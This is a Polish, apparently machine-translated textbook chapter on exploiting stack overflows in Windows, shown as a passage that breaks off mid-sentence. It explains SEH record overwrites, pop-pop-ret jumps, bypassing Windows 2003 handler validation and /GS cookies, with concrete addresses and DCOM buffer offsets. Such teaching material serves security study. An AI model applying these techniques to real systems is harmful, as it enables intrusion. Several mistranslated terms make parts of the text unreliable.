**Przepełnienia Windows**

Jeśli czytasz tę część, zakładamy, że masz przynajmniej podstawową wiedzę na temat systemu operacyjnego Windows NT lub nowszego i że wiesz, jak wykorzystać przepełnienia bufora na tej platformie. W tym rozdziale omówiono bardziej zaawansowane aspekty przepełnień systemu Windows, takie jak pokonanie ochrony opartej na stosie wbudowanej w system Windows 2003 Server, szczegółowe spojrzenie na przepełnienia sterty i tak dalej. Powinieneś już znać kluczowe koncepcje systemu Windows, takie jak blok środowiska wątku (TEB), blok środowiska procesu (PEB) i takie rzeczy, jak układ pamięci procesu, pliki obrazów i nagłówek PE. Jeśli nie znasz tych pojęć, zalecam przyjrzenie się im i zrozumienie przed rozpoczęciem tego rozdziału. Narzędzia użyte w tym rozdziale pochodzą z Microsoft Visual Studio 6, w szczególności MSDEV do debugowania, kompilator wiersza poleceń (cl) i dumpbin. dumpbin to świetne narzędzie do pracy z powłoki poleceń - może zrzucać wszelkiego rodzaju przydatne informacje o plikach binarnych, importach i eksportach, informacjach o sekcjach, deasemblacji kodu - nazwij to, dumpbin prawdopodobnie to zrobi. Dla tych, którzy czują się bardziej komfortowo w pracy z GUI, IDA Pro firmy Datarescue jest doskonałym narzędziem do demontażu. Większość może preferować używanie składni Intel, podczas gdy inni mogą wolą używać składni AT&T. Powinieneś używać tego, z czym czujesz się najbardziej komfortowo.

**Przepełnienia bufora oparte na stosie**

Ach! Klasyczne przepełnienie bufora oparte na stosie. Istnieją od eonów (w każdym razie w czasie komputera) i będą istnieć przez wiele lat. Za każdym razem, gdy w nowoczesnym oprogramowaniu zostanie wykryte przepełnienie bufora oparte na stosie, trudno jest powiedzieć, czy się śmiać, czy płakać - tak czy inaczej, są one podstawową dietą przeciętnego łowcy błędów lub autora exploitów. Wiele dokumentów dotyczących sposobów wykorzystywania przepełnień bufora opartych na stosie istnieje swobodnie w Internecie i zostało zawartych we wcześniejszych rozdziałach tej książki, więc nie będziemy tutaj powtarzać tych informacji. Typowy exploit przepełnienia stosu nadpisze zapisany adres powrotu adresem, który wskazuje na instrukcję lub blok kodu, który zwróci ścieżkę wykonania procesu do bufora dostarczonego przez użytkownika. Przyjrzymy się bliżej tej koncepcji, ale najpierw przyjrzymy się mechanizmom obsługi wyjątków opartych na ramkach. Następnie przyjrzymy się strukturom rejestracji wyjątków nadpisywania przechowywanych na stosie i zobaczymy, w jaki sposób umożliwia to pokonanie ochrony stosu wbudowanej w system Windows 2003 Server.

**Oparte na ramkach procedury obsługi wyjątków**

Obsługa wyjątków to fragment kodu, który zajmuje się problemami, które pojawiają się, gdy coś pójdzie nie tak w uruchomionym procesie, takim jak naruszenie zasad dostępu lub błąd dzielenia przez 0. W przypadku obsługi wyjątków opartych na ramkach procedura obsługi wyjątków jest powiązana z konkretną procedurą, a każda procedura konfiguruje nową ramkę stosu. Informacje o obsłudze wyjątków opartej na ramkach są przechowywane na stosie w strukturze EXCEPTION_REGISTRATION. Ta struktura ma dwa elementy: pierwszy jest wskaźnikiem do następnej struktury EXCEPTION_REGISTRATION, a drugi jest wskaźnikiem do rzeczywistego programu obsługi wyjątków. W ten sposób programy obsługi wyjątków oparte na ramkach są „połączone” ze sobą jako połączona lista. Każdy wątek w procesie Win32 ma co najmniej jedną procedurę obsługi wyjątków opartą na ramkach który jest tworzony podczas uruchamiania wątku. Adres pierwszej struktury EXCEPTION_REGISTRATION można znaleźć w bloku środowiska każdego wątku, pod adresem FS:[0] w asemblerze. Gdy wystąpi wyjątek, ta lista jest przeglądana, aż zostanie znaleziony odpowiedni program obsługi (taki, który może pomyślnie wysłać z wyjątkiem). Obsługa wyjątków oparta na stosie jest konfigurowana za pomocą słów kluczowych try andexcept w C.

#include < stdio.h >

```
#include < windows.h >

dword MyExceptionHandler(void)

{

printf(“In exception handler&hellip;”);

ExitProcess(1);

return 0;

}

int main()

{

try

{

__asm

{

// Cause an exception

xor eax,eax

call eax

}

}

__except(MyExceptionHandler())

{

printf(“oops...”);

}

return 0;

}
```

Tutaj używamy try do wykonania bloku kodu, a w przypadku wystąpienia wyjątku kierujemy proces do wykonania funkcji MyExceptionHandler. Gdy EAX zostanie ustawiony na 0x00000000, a następnie wywołany, wystąpi wyjątek i procedura obsługi zostanie wykonana. W przypadku przepełnienia bufora opartego na stosie, a także nadpisania zapisanego adresu powrotu, wiele innych zmiennych może również zostać nadpisanych, co może prowadzić do komplikacji podczas próby wykorzystania przepełnienia. Załóżmy na przykład, że w funkcji odwołuje się do struktury, a rejestr EAX wskazuje na początek struktury. Następnie załóżmy, że zmienna w funkcji jest offsetem do tej struktury i jest nadpisywana w drodze do nadpisania zapisanego adresu powrotu. Jeśli ta zmienna została przeniesiona do ESI, a instrukcja taka jak mov dword ptr[eax+esi], edx jest wykonywana, to ponieważ nie możemy mieć NULL w przepełnieniu, musimy upewnić się, że kiedy przepełnimy tę zmienną, przepełniamy go wartością taką, że EAX+ESI jest zapisywalny. W przeciwnym razie nasz proces będzie

naruszał dostęp - chcemy tego uniknąć, ponieważ w takim przypadku procedury obsługi wyjątków zostaną wykonane i jest bardziej niż prawdopodobne, że wątek lub proces zostanie zakończony, a my stracimy szansę na uruchomienie naszego dowolnego kodu. Teraz, nawet jeśli naprawimy ten problem tak, że EAX + ESI będzie zapisywalny, możemy mieć wiele innych podobnych problemów, które będziemy musieli naprawić, zanim podatna funkcja powróci. W niektórych przypadkach ta poprawka może nawet nie być możliwa. Obecnie metodą obejścia tego problemu jest nadpisanie opartej na ramkach struktury EXCEPTION_REGISTRATION, aby kontrolować wskaźnik do procedury obsługi wyjątków. Gdy nastąpi naruszenie zasad dostępu, uzyskujemy kontrolę nad ścieżką wykonania procesu: możemy ustawić adres modułu obsługi na blok kodu, który przeniesie nas z powrotem do naszego bufora. Czym w takiej sytuacji nadpisujemy wskaźnik do handlera, abyśmy mogli wykonać dowolny kod, który umieściliśmy w buforze? Odpowiedź zależy od platformy i poziomu dodatku Service Pack. W systemach takich jak Windows 2000 i Windows XP bez dodatków Service Pack rejestr EBX wskazuje na bieżącą strukturę EXCEPTION_REGISTRATION; to znaczy ten, który właśnie nadpisaliśmy. Tak więc, nadpisalibyśmy wskaźnik do rzeczywistego programu obsługi wyjątków adresem, który wykonuje instrukcję jmp ebx lub call ebx. W ten sposób, gdy „obsługa” jest wykonywana, lądujemy w strukturze EXCEPTION_REGISTRATION, którą właśnie nadpisaliśmy. Następnie musimy ustawić wskaźnik do następnej struktury EXCEPTION_REGISTRATION do kodu, który wykonuje krótkie jmp nad adresem, pod którym znaleźliśmy naszą instrukcję jmp ebx. Jednak w systemie Windows 2003 Server i Windows XP z dodatkiem Service Pack 1 lub nowszym uległo to zmianie. EBX nie wskazuje już naszej struktury EXCEPTION_REGISTRATION. W rzeczywistości wszystkie rejestry, które kiedyś wskazywały na przydatne, są XOR-owane ze sobą, więc wszystkie są ustawiane na 0x00000000 przed wywołaniem funkcji obsługi. Microsoft prawdopodobnie wprowadził te zmiany, ponieważ robak Code Red wykorzystał ten mechanizm do przejęcia kontroli nad serwerami sieci Web IIS. Oto kod, który faktycznie to robi (z systemu Windows XP Professional SP1):

77F79B57 xor eax,eax

77F79B59 xor ebx,ebx

77F79B5B xor esi,esi

77F79B5D xor edi,edi

77F79B5F push dword ptr [esp+20h]

77F79B63 push dword ptr [esp+20h]

77F79B67 push dword ptr [esp+20h]

77F79B6B push dword ptr [esp+20h]

77F79B6F push dword ptr [esp+20h]

77F79B73 call 77F79B7E

77F79B78 pop edi

77F79B79 pop esi

77F79B7A pop ebx

77F79B7B ret 14h

77F79B7E push ebp

77F79B7F mov ebp,esp

77F79B81 push dword ptr [ebp+0Ch]

77F79B84 push edx

77F79B85 push dword ptr fs:[0]

77F79B8C mov dword ptr fs:[0],esp

77F79B93 push dword ptr [ebp+14h]

77F79B96 push dword ptr [ebp+10h]

77F79B99 push dword ptr [ebp+0Ch]

77F79B9C push dword ptr [ebp+8]

77F79B9F mov ecx,dword ptr [ebp+18h]

77F79BA2 call ecx

Począwszy od adresu 0x77F79B57, rejestry EAX, EBX, ESI i EDI są ustawiane na 0 przez XORing każdego rejestru ze sobą. Następną rzeczą wartą uwagi jest instrukcja call pod adresem 0x77F79B73; wykonanie jest kontynuowane pod adresem 0x77F79B7E. Pod adresem 0x77F79B9F wskaźnik do procedury obsługi wyjątków jest umieszczany w rejestrze ECX, a następnie jest wywoływany. Nawet po tej zmianie atakujący może oczywiście nadal przejąć kontrolę – ale bez żadnego rejestru wskazującego na dane dostarczone przez użytkownika, atakujący jest zmuszony do odgadnięcia, gdzie można je znaleźć. Zmniejsza to szanse na pomyślne działanie exploita. Ale czy tak jest naprawdę? Jeśli zbadamy stos w momencie wywołania procedury obsługi wyjątków, zobaczymy, że:

ESP = zapisany adres zwrotny (0x77F79BA4)

ESP + 4 = Wskaźnik do typu wyjątku (0xC0000005)

ESP + 8 = adres struktury EXCEPTION_REGISTRATION

Zamiast nadpisywać wskaźnik do procedury obsługi wyjątków adresem, który zawiera jmp ebx lub call ebx, wszystko, co musimy zrobić, to nadpisać adresem, który wskazuje na blok kodu, który wykonuje następujące czynności:

pop reg

pop reg

ret

Z każdą instrukcją POP ESP zwiększa się o 4, a więc kiedy RET jest wykonywany, ESP wskazuje na dane dostarczone przez użytkownika. Pamiętaj, że RET pobiera adres ze szczytu stosu (ESP) i tam zwraca przepływ wykonania. W ten sposób atakujący nie potrzebuje żadnego rejestru, aby wskazać bufor i nie musi odgadywać jego lokalizacji. Gdzie możemy znaleźć taki blok instrukcji? Cóż, praktycznie wszędzie, na końcu każdej funkcji. W miarę jak funkcja porządkuje się po sobie, znajdziemy blok instrukcji, których potrzebujemy. Jak na ironię, jednym z najlepszych miejsc, w których można znaleźć ten blok instrukcji, jest kod, który czyści wszystkie rejestry pod adresem 0x77F79B79:

0x77F79B79:

77F79B79 pop esi

77F79B7A pop ebx

77F79B7B ret 14h

Fakt, że zwrot jest faktycznie ret14, nie ma znaczenia. To po prostu dostosowuje rejestr ESP, dodając 0x14 zamiast 0x4. Te instrukcje prowadzą nas z powrotem do naszej struktury EXCEPTION_REGISTRATION na stosie. Ponownie, wskaźnik do następnej struktury EXCEPTION_REGISTRATION będzie musiał być ustawiony na kod, który wykonuje krótki skok i dwa NOP, zgrabnie omijając adres, który ustawiliśmy, wskazujący na blok pop, pop, ret. Każdy proces Win32 i każdy wątek w ramach tego procesu otrzymuje co najmniej jedną procedurę obsługi opartą na ramkach, podczas uruchamiania procesu lub wątku. Tak więc, jeśli chodzi o wykorzystywanie przepełnień bufora w systemie Windows 2003 Server, nadużywanie procedur obsługi opartych na ramkach jest jedną z metod, które można wykorzystać do pokonania nowej ochrony stosu wbudowanej w procesy działające na tej platformie.

**Nadużywanie obsługi wyjątków opartej na ramkach w systemie Windows 2003 Server**

Nadużywanie obsługi wyjątków opartej na ramkach może być używane jako ogólna metoda obchodzenia ochrony stosu w systemie Windows 2003. Gdy w systemie Windows 2003 Server wystąpi wyjątek, program obsługi skonfigurowany do obsługi wyjątku jest najpierw sprawdzany pod kątem poprawności. W ten sposób firma Microsoft próbuje zapobiec wykorzystaniu luk związanych z przepełnieniem bufora opartych na stosie, w przypadku których informacje dotyczące procedury obsługi opartej na ramkach są nadpisywane; istnieje nadzieja, że osoba atakująca nie będzie mogła już nadpisać wskaźnika do programu obsługi wyjątków i wywołać go. Więc co decyduje o tym, czy handler jest ważny? Kod funkcji KiUserExceptionDispatcher ntdll.dll wykonuje faktyczne sprawdzenie. Najpierw kod sprawdza, czy wskaźnik do modułu obsługi wskazuje na adres na stosie. Odbywa się to poprzez odwołanie się do wpisu Bloku Środowiska wątków dla adresów wysokiego i niskiego stosu w FS:[4] i FS:[8]. Jeśli przewodnik znajdzie się w tym zakresie, nie zostanie wywołany. W związku z tym osoby atakujące nie mogą już kierować programu obsługi wyjątków bezpośrednio do swojego bufora opartego na stosie. Jeśli wskaźnik do modułu obsługi nie jest równy adresowi stosu, wskaźnik jest następnie sprawdzany względem listy załadowanych modułów, w tym zarówno obrazu wykonywalnego, jak i bibliotek DLL, aby zobaczyć, czy mieści się w zakresie adresów jednego z tych modułów. Jeśli tak nie jest, to co nieco dziwaczne, procedura obsługi wyjątków jest uważana za bezpieczną i jest wywoływana. Jeśli jednak adres mieści się w zakresie adresów załadowanego modułu, jest on następnie sprawdzany z listą zarejestrowanych programów obsługi. Wskaźnik do nagłówka PE obrazu jest następnie uzyskiwany przez wywołanie funkcji RtlImageNtHeader. W tym momencie przeprowadzana jest kontrola; jeśli bajt 0x5F za nagłówkiem PE - najbardziej znaczący bajt pola Charakterystyki DLL nagłówka PE - wynosi 0x04, to ten moduł jest „niedozwolony”. Jeśli handler znajduje się w zakresie adresów tego modułu, nie zostanie wywołany. Wskaźnik do nagłówka PE jest następnie przekazywany jako parametr do funkcji RtlImageDirectoryEntryToData. W tym przypadku interesującym katalogiem jest Katalog konfiguracji obciążenia. Funkcja RtlImageDirectoryEntryToData zwraca adres i rozmiar tego katalogu. Jeśli moduł nie ma katalogu konfiguracji ładowania, ta funkcja zwraca 0, nie są wykonywane żadne dalsze sprawdzenia i wywoływana jest procedura obsługi. Jeśli z drugiej strony moduł ma katalog konfiguracji obciążenia, sprawdzany jest rozmiar; jeśli rozmiar tego katalogu jest równy 0 lub mniejszy niż 0x48, dalsze sprawdzanie nie jest wykonywane i wywoływany jest program obsługi. Przesunięcie 0x40 bajtów od początku katalogu konfiguracji obciążenia jest wskaźnikiem wskazującym na tabelę względnych adresów wirtualnych (RVA) zarejestrowanych programów obsługi. Jeśli ten wskaźnik ma wartość NULL, nie są wykonywane żadne dalsze kontrole i

wywoływana jest procedura obsługi. Przesunięcie 0x44 bajtów od początku katalogu konfiguracji obciążenia to liczba wpisów w tej tabeli. Jeśli liczba wpisów wynosi 0, nie są wykonywane żadne dalsze kontrole i wywoływany jest program obsługi. Zakładając, że wszystkie sprawdzenia się powiodły, adres bazowy modułu ładującego jest odejmowany od adresu procedury obsługi, co pozostawia nam RVA procedury obsługi. Ta RVA jest następnie porównywana z listą RVA w tabeli zarejestrowanych podmiotów zajmujących się handlem. Jeśli zostanie znalezione dopasowanie, wywoływany jest program obsługi; jeśli nie zostanie znaleziony, program obsługi nie zostanie wywołany. Jeśli chodzi o wykorzystywanie przepełnień buforów opartych na stosie w systemie Windows 2003 Server, nadpisanie wskaźnika do procedury obsługi wyjątków pozostawia nam kilka opcji:

1. Nadużyj istniejącego programu obsługi, którym możemy manipulować, aby wrócić do naszego bufora.

2. Znajdź blok kodu w adresie niezwiązanym z modułem, który przeniesie nas z powrotem do naszego bufora.

3. Znajdź blok kodu w przestrzeni adresowej modułu, który nie ma katalogu Load Configuration Directory.

Korzystając z luki przepełnienia bufora DCOM IRemoteActivation, spójrzmy na te opcje.

**Nadużycie istniejącej obsługi**

Adres 0x77F45A34 wskazuje na zarejestrowany program obsługi wyjątków w ntdll.dll. Jeśli zbadamy kod tego programu obsługi, zobaczymy, że ten program obsługi może zostać wykorzystany do uruchomienia wybranego przez nas kodu. Wskaźnik do naszej struktury EXCEPTION_REGISTRATION znajduje się na EBP+0Ch.

77F45A3F mov ebx,dword ptr [ebp+0Ch]

…

77F45A61 mov esi,dword ptr [ebx+0Ch]

77F45A64 mov edi,dword ptr [ebx+8]

…

77F45A75 lea ecx,[esi+esi*2]

77F45A78 mov eax,dword ptr [edi+ecx*4+4]

…

77F45A8F wywołanie eax

Wskaźnik do naszej struktury EXCEPTION_REGISTRATION zostanie przeniesiony do EBX. Wartość dword wskazywana na 0x0C bajtów za EBX jest następnie przenoszona do ESI. Ponieważ przepełniliśmy strukturę EXCEPTION_REGISTRATION i poza nią, kontrolujemy ten dwusłów. W konsekwencji jesteśmy „właścicielami” ESI. Następnie wartość dword wskazywana na 0x08 bajtów za EBX jest przenoszona do EDI. Znowu to kontrolujemy. Efektywny adres ESI + ESI * 2 (odpowiednik ESI * 3) jest następnie ładowany do ECX. Ponieważ posiadamy ESI, możemy zagwarantować wartość, która trafia do ECX. Następnie adres wskazywany przez EDI, którego również jesteśmy właścicielami, dodany do ECX * 4 + 4, zostaje przeniesiony do EAX. Następnie wywoływany jest EAX. Ponieważ całkowicie kontrolujemy to, co trafia do EDI i ECX (poprzez ESI), możemy kontrolować to, co jest przenoszone do EAX, a zatem

możemy skierować proces na wykonanie naszego kodu. Jedyną trudnością jest znalezienie adresu, który zawiera wskaźnik do naszego kodu. Musimy upewnić się, że EDI+ECX*4+4 pasuje do tego adresu, aby wskaźnik do naszego kodu został przeniesiony do EAX, a następnie wywołany. Przy pierwszym wykorzystaniu svchost lokalizacja bloku środowiska wątków (TEB) i lokalizacja stosu są zawsze spójne. Nie trzeba dodawać, że przy obciążonym serwerze żadna z tych sytuacji nie może być tak przewidywalna. Zakładając stabilność, możemy znaleźć wskaźnik do naszej struktury EXCEPTION_REGISTRATION w TEB+0 (0x7FFDB000) i użyć go jako naszej lokalizacji, w której możemy znaleźć wskaźnik do naszego kodu. Ale, jak to się dzieje, tuż przed wywołaniem procedury obsługi wyjątków, ten wskaźnik jest aktualizowany i zmieniany, więc nie możemy użyć tej metody. Struktura EXCEPTION_REGISTRATION, na którą wskazuje TEB+0, jednak pod adresem 0x005CF3F0 ma wskaźnik do naszej struktury EXCEPTION_REGISTRATION, a ponieważ lokalizacja stosu jest zawsze spójna przy pierwszym uruchomieniu exploita, możemy jej użyć. Jest jeszcze jeden wskaźnik do naszej struktury EXCEPTION_REGISTRATION pod adresem 0x005CF3E4. Zakładając, że użyjemy tego ostatniego adresu, jeśli ustawimy 0x0C poza naszą strukturę EXCEPTION_REGISTRATION na 0x40001554 (przejdzie do ESI) i 0x08 bajtów poza nią na 0x005BF3F0 (przejdzie do EDI), to po całym mnożeniu i dodawaniu jesteśmy lewo z 0x005CF3E4. Wskazywany przez to adres jest przenoszony do EAX i wywoływany. Po wywołaniu EAX lądujemy w naszej strukturze EXCEPTION_REGISTRATION w miejscu, które byłoby wskaźnikiem do następnej struktury EXCEPTION_REGISTRATION. Jeśli umieścimy tutaj kod, który wykonuje krótki jmp 14 bajtów z bieżącej lokalizacji, przeskoczymy nad śmieciami, które musieliśmy ustawić, aby uzyskać wykonanie do tego punktu. Przetestowaliśmy to na czterech komputerach z systemem Windows 2003 Server, z których trzy to Enterprise Edition, a czwarty to Standard Edition. Wszystkie zostały pomyślnie wykorzystane. Musimy być jednak pewni, że po raz pierwszy uruchamiamy exploita – w przeciwnym razie jest więcej niż prawdopodobne, że się nie powiedzie. Na marginesie, ten program obsługi wyjątków ma prawdopodobnie radzić sobie z programami obsługi wektorów, a nie z programami opartymi na ramkach, dlatego możemy nadużywać go w ten sposób. Niektóre inne moduły mają tę samą procedurę obsługi wyjątków i mogą być również używane. Inne zarejestrowane programy obsługi wyjątków w przestrzeni adresowej zwykle przekazują do __except_handler3 eksportowane przez msvcrt.dll lub jakiś inny równoważny

**Znajdź blok kodu w adresie niezwiązanym z modułem, który przeniesie nas z powrotem do naszego bufora**

Podobnie jak w przypadku innych wersji systemu Windows, w ESP + 8 możemy znaleźć wskaźnik do naszej struktury EXCEPTION_REGISTRATION, więc gdybyśmy mogli znaleźć

pop reg

pop reg

ret

blok instrukcji pod adresem, który nie jest powiązany z żadnym -- załadowanym modułem, to wystarczy. W każdym procesie pod adresem 0x7FFC0AC5 na komputerze z systemem Windows 2003 Server Enterprise Edition możemy znaleźć taki blok instrukcji. Ponieważ ten adres nie jest powiązany z żadnym modułem, ten „obsługa" będzie uważany za bezpieczny do wywołania w ramach bieżącego sprawdzania bezpieczeństwa i zostanie stracony. Jest jednak problem. Chociaż mam blok instrukcji pop, pop, ret w pobliżu tego adresu na moim Windows 2003 Server Standard Edition uruchomionym na innym komputerze — nie znajduje się on w tej samej lokalizacji. Ponieważ nie możemy zagwarantować lokalizacji tego bloku instrukcji pop, pop, ret, użycie go nie jest zalecaną opcją. Zamiast po prostu szukać bloku instrukcji pop, pop, ret, możemy poszukać:

call dword ptr[esp+8]

or, alternatively:

jmp dword ptr[esp+8]

w przestrzeni adresowej podatnego procesu. Tak się składa, że nie istnieje taka instrukcja pod odpowiednim adresem, ale jedną z rzeczy związanych z obsługą wyjątków jest to, że możemy znaleźć wiele wskaźników do naszej struktury EXCEPTION_REGISTRATION rozsianych po całym ESP i EBP. Oto lokalizacje, w których możemy znaleźć wskaźnik do naszej struktury:

esp+8

esp+14

esp+1C

esp+2C

esp+44

esp+50

ebp+0C

ebp+24

ebp+30

ebp-4

ebp-C

ebp-18

Możemy użyć dowolnego z nich z call lub jmp. Jeśli zbadamy przestrzeń adresową svchost, znajdziemy wywołanie dword ptr[ebp+0x30] pod adresem 0x001B0B0B. W EBP + 30 znajdujemy wskaźnik do naszej struktury EXCEPTION_REGISTRATION. Adres ten nie jest powiązany z żadnym modułem, a co więcej wygląda na to, że prawie każdy proces działający w systemie Windows 2003 Server (a także wiele procesów w systemie Windows XP) ma pod tym adresem te same bajty; te, które nie mają tej „instrukcji" pod adresem 0x001C0B0B. Nadpisując wskaźnik do procedury obsługi wyjątków wartością 0x001B0B0B, możemy wrócić do naszego bufora i wykonać dowolny kod. Sprawdzając 0x001B0B0B na czterech różnych serwerach Windows 2003, stwierdzamy, że wszystkie one mają „właściwe bajty", które tworzą instrukcję wywołania dword ptr[ebp+0x30] pod tym adresem. Dlatego użycie tego jako techniki wykorzystywania luk w systemie Windows 2003 Server wydaje się dość bezpieczną opcją.

**Znajdź blok kodu w przestrzeni adresowej modułu, który nie ma katalogu konfiguracji obciążenia**

Sam obraz wykonywalny (svchost.exe) nie ma katalogu konfiguracji ładowania. svchost.exe działałby, gdyby nie wyjątek wskaźnika NULL w kodzie KiUserExceptionDispatcher(). Funkcja RtlImageNtHeader() zwraca wskaźnik do nagłówka PE danego obrazu, ale zwraca 0 dla svchost. Jednak w KiUserExceptionDispatcher() wskaźnik jest odwoływany bez żadnych kontroli w celu ustalenia, czy wskaźnik ma wartość NULL.

call RtlImageNtHeader

test byte ptr [eax+5Fh], 4

jnz 0x77F68A27

W związku z tym mamy dostęp do naruszenia i to koniec; dlatego nie możemy użyć żadnego kodu w svchost.exe. comres.dll nie ma katalogu konfiguracji obciążenia, ale ponieważ charakterystyka DLL nagłówka PE to 0x0400, test kończy się niepowodzeniem po wywołaniu RtlImageNtHeader i zostajemy przeskoczeni do 0x77F68A27 - z dala od kodu, który wykona nasz program obsługi. W rzeczywistości, jeśli przejdziesz przez wszystkie moduły w przestrzeni adresowej, żaden nie zadziała. Większość ma katalog konfiguracji obciążenia z zarejestrowanymi programami obsługi i tymi, które nie przechodzą tego samego testu. Tak więc w tym przypadku ta opcja nie jest użyteczna. Ponieważ w większości przypadków możemy spowodować wyjątek, próbując zapisać poza koniec stosu, kiedy przepełnimy bufor, możemy użyć tego jako ogólna metoda obchodzenia ochrony stosu systemu Windows 2003 Server. Chociaż informacje te są teraz poprawne, Windows 2003 Server to nowy system operacyjny, a co więcej, Microsoft dąży do stworzenia bezpieczniejszego systemu operacyjnego i uczynienia go tak odpornym na ataki, jak to tylko możliwe. Nie ma wątpliwości, że słabości, które obecnie wykorzystujemy, zostaną zaostrzone, jeśli nie zostaną całkowicie usunięte w ramach dodatku Service Pack. Kiedy tak się stanie (a jestem pewien, że tak się stanie), będziesz musiał odkurzyć ten debugger i deasembler oraz opracować nowe techniki. Zalecenia dla firmy Microsoft, co jest warte, polegałyby na wykonywaniu tylko zarejestrowanych programów obsługi i upewnieniu się, że te zarejestrowane programy obsługi nie mogą być nadużywane przez atakującego, tak jak to zrobiliśmy tutaj.

**Ostatnia uwaga na temat nadpisywania obsługi opartej na ramkach**

Gdy luka w zabezpieczeniach obejmuje wiele systemów operacyjnych - na przykład przepełnienie bufora DCOM IRemoteActivation wykryte przez polską grupę badawczą The Last Stage of Delirium - dobrym sposobem na poprawę przenośności exploita jest zaatakowanie modułu obsługi wyjątków. Dzieje się tak, ponieważ przesunięcie od początku bufora lokalizacji struktury EXCEPTION_REGISTRATION może się różnić. Rzeczywiście, w przypadku problemu DCOM, w systemie Windows 2003 Server ta struktura mogła zostać znaleziona 1412 bajtów od początku bufora, 1472 bajtów od początku bufora w Windows XP i 1540 bajtów od początku bufora w Windows 2000. Ta odmiana umożliwia napisanie pojedynczego exploita, który obsłuży wszystkie systemy operacyjne. Wszystko, co robimy, to osadzanie we właściwych lokalizacjach pseudo-obsługi, która będzie działać w danym systemie operacyjnym.

**Ochrona stosu i Windows 2003 Server**

Ochrona stosu jest wbudowana w system Windows 2003 Server i zapewniana przez Visual C++ .NET firmy Microsoft. Flaga kompilatora /GS, która jest domyślnie włączona, informuje kompilator podczas generowania kodu, aby używał plików cookie zabezpieczeń umieszczanych na stosie w celu ochrony zapisanego adresu zwrotnego. Dla wszystkich czytelników, którzy spojrzeli na StackGuard Crispina Cowana, ciasteczko bezpieczeństwa jest odpowiednikiem kanarka. Canary jest 4-bajtową wartością (lub dwordem) umieszczaną na stosie po wywołaniu procedury i sprawdzaną przed jej powrotem, aby upewnić się, że wartość cookie jest wciąż taka sama. W ten sposób zapisany adres zwrotny i zapisany wskaźnik bazowy (EBP) są chronione. Logika tego jest następująca: Jeśli bufor lokalny jest przepełniony, to w drodze do nadpisania zapisanego adresu zwrotnego nadpisywane jest również ciasteczko. Proces może wtedy rozpoznać, czy doszło do przepełnienia bufora na stosie, i może podjąć działania zapobiegające wykonaniu dowolnego kodu. Normalnie czynność ta polega na zamknięciu procesu. Na początku może się to wydawać przeszkodą nie do pokonania, która uniemożliwi wykorzystywanie przepełnień buforów opartych na stosie, ale jak już widzieliśmy w sekcji dotyczącej nadużywania obsługi wyjątków opartych na ramkach, tak nie jest. Tak, te zabezpieczenia sprawiają, że przepełnienia stosu są trudne, ale nie niemożliwe. Przyjrzyjmy się bliżej temu mechanizmowi ochrony stosu i

zbadajmy inne sposoby, w jakie można go ominąć. Po pierwsze, musimy wiedzieć o samym pliku cookie. W jaki sposób generowany jest plik cookie i na ile jest losowy? Odpowiedź na to pytanie jest dość losowa - przynajmniej na takim poziomie, że jest to zbyt kosztowne, zwłaszcza gdy nie możesz uzyskać fizycznego dostępu do maszyny. Poniższe źródło C naśladuje mechanizm używany do generowania pliku cookie podczas uruchamiania procesu:

```
#include < stdio.h >

#include < windows.h >

int main()

{

FILETIME ft;

unsigned int Cookie=0;

unsigned int tmp=0;

unsigned int *ptr=0;

LARGE_INTEGER perfcount;

GetSystemTimeAsFileTime(&ft);

Cookie = ft.dwHighDateTime ^ ft.dwLowDateTime;

Cookie = Cookie ^ GetCurrentProcessId();

Cookie = Cookie ^ GetCurrentThreadId();

Cookie = Cookie ^ GetTickCount();

QueryPerformanceCounter(&perfcount);

ptr = (unsigned int)&perfcount;

tmp = *(ptr+1) ^ *ptr;

Cookie = Cookie ^ tmp;

printf(“Cookie: %.8X\n”,Cookie);

return 0;
```

Najpierw wykonywane jest wywołanie GetSystemTimeAsFileTime. Ta funkcja wypełnia strukturę FILETIME dwoma elementami - dwHighDateTime i dwLowDateTime. Te dwie wartości są XOR. Wynikiem tego jest następnie XOR z identyfikatorem procesu, który z kolei jest XOR z identyfikatorem wątku, a następnie z liczbą milisekund od uruchomienia systemu. Ta wartość jest zwracana z wywołaniem GetTickCount. Na koniec wykonywane jest wywołanie QueryPerformanceCounter, które przyjmuje wskaźnik do 64-bitowej liczby całkowitej. Ta 64-bitowa liczba całkowita jest dzielona na dwie 32-bitowe wartości, które następnie są XOR-owane; wynikiem tego jest XOR z plikiem cookie. Efektem końcowym jest plik cookie, który jest przechowywany w sekcji .data pliku obrazu. Flaga /GS zmienia również kolejność umieszczania zmiennych lokalnych. Umiejscowienie zmiennych lokalnych wyglądało tak, jak zostało zdefiniowane w źródle C, ale teraz wszelkie tablice są przenoszone na dół listy zmiennych, umieszczając je najbliżej zapisanego adresu zwrotnego. Powodem tej zmiany jest to, że

jeśli wystąpi przepełnienie, nie powinno to mieć wpływu na inne zmienne. Pomysł ten ma dwie zalety: pomaga zapobiegać błędom logicznym i zapobiega arbitralnemu nadpisywaniu pamięci, jeśli przepełniona zmienna jest wskaźnikiem. Aby zilustrować pierwszą korzyść, wyobraź sobie program, który wymaga uwierzytelnienia i że procedura, która to faktycznie wykonuje, była podatna na przepełnienie. Jeżeli użytkownik jest uwierzytelniony, dword jest ustawiany na 1; jeśli uwierzytelnianie się nie powiedzie, dword jest ustawiany na 0. Jeśli ta zmienna dword była zlokalizowana po buforze i buforze przepełnionym, atakujący mogliby ustawić zmienną na 1, aby wyglądać tak, jakby zostali uwierzytelnieni, nawet jeśli nie dostarczyli prawidłowy identyfikator użytkownika lub hasło. Gdy procedura, która została zabezpieczona za pomocą plików cookie zabezpieczeń stosu, powraca, plik cookie jest sprawdzany w celu określenia, czy jego wartość jest taka sama, jak na początku procedury. Wiarygodna kopia pliku cookie jest przechowywana w sekcji .data pliku obrazu danej procedury. Plik cookie na stosie jest przenoszony do rejestru ECX i porównywany z kopią w sekcji .data. To jest problem numer jeden - za chwilę wyjaśnimy dlaczego iw jakich okolicznościach. Jeśli plik cookie nie pasuje, kod realizujący sprawdzanie wywoła procedurę obsługi zabezpieczeń, jeśli została zdefiniowana. Wskaźnik do tej procedury obsługi jest przechowywany w sekcji .data pliku obrazu procedury zawierającej luki; jeśli ten wskaźnik nie ma wartości NULL, jest przenoszony do rejestru EAX, a następnie wywoływany jest EAX. To jest problem numer dwa. Jeśli nie zdefiniowano żadnej procedury obsługi zabezpieczeń, wskaźnik do UnhandledExceptionFilter jest ustawiony na 0x00000000 i wywoływana jest funkcja UnhandledExceptionFilter. Funkcja UnhandledExceptionFilter nie tylko kończy proces — wykonuje różnego rodzaju akcje i wywołuje wszelkiego rodzaju funkcje. W celu szczegółowego zbadania działania funkcji 